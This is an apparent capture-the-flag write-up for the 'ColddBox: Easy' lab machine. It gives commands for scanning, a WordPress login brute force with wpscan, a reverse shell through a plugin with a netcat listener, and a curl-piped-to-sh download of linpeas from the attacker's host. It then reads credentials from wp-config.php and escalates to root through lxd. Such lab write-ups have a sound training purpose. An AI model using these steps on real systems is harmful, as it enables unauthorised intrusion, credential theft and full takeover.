

ColddBox: Easy

It is a cool box (literally). So lets start some Hacking …


So lets start with some nmap scan to enumerate which all ports are open.
" # nmap -T4 -sV -A target > nmap_scan.txt"




So port 80 is open that I already knew by opening the ip in web browser. Since it was a web page I began directory search to see is there any broken access control.
"# gobuster dir -u target:80 --wordlist /usr/share/wordlists/dirb/small.txt -e -o dir.txt "




There is a '/hidden' directory on the target that is accessible and gave potential users on the target.




And since web page is made on wordpress and there is a login page, great option to bruteforce wordpress login is using wpscan.
"$ wpscan --url http://target/wp-login.php -e u -P /usr/share/wordlist/rockyou.txt "




and Bingo we have a password for c0ldd user. After login we have an admin dashboard.
Lest get a reverse shell on the target using WP plugin. I found this simple reverse shell script on https://www.sevenlayers.com/index.php/179-wordpress-plugin-reverse-shell.



I started a netcat listener on my machine on port 8000 "*# nc -lvnp 8000 "* and got a reverse shell by activating our plugin and found that www-data user have very less permissions thus I enumerated the target using linpeas.sh
(https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS). Download the linpeas.sh file form github on your machine,cd to the download directory and start a simple python server on your machine *"# python3 -m http.server 1234 "* and on target run it using " $ *curl http://yourmachine_ip:1234/linpeas.sh | sh "* , This will directly run the shell script on the target machine.




This gave away wp-config.php file that contained password of user c0ldd. To *su* to c0ldd user we need a stable shell, stablizing shell by this great one-liner $ *pyhton3 -c 'import pty;pty.spawn("/bin/bash")'* . $ *su c0ldd* and use password cybersecurity to get access. Now cat the user.txt flag in /home/c0ldd directory '$ *cat /home/c0ldd/user.txt'*.




Hurray!! got the user flag.

Now lets get root access.

Linpeas enumeration also gave potential services, users that could be exploited. Luckly lxd (container service) is present on target.



lets check whether c0ldd user is in lxd group " $ id " and its present.



Lets exploit this service, Download the vulnerable container image form https://github.com/carlospolop/hacktricks/blob/master/linux-unix/privilege-escalation/interesting-groups-linux-pe/lxd-privilege-escalation.md cd to download dir and start http server and transfer the file to target machine using *wget*.


Add the image :
"*$ lxc image import lxd.tar.xz rootfs.squashfs --alias alpine*
$ lxc image list -- You can see your new imported image

Create a container and add root path
$ lxc init alpine privesc -c security.privileged=true
$ lxc list #List containers

$ lxc config device add privesc host-root disk source=/ path=/mnt/root recursive=true

Execute the container:
$ lxc start privesc
$ lxc exec privesc /bin/sh

As this container is mounted with /root directory we can access root.txt inside it " *$ cat /mnt/root/root.txt* "



Thus challenge is complete.

If you like it follow me, I will upload more Write-Ups here.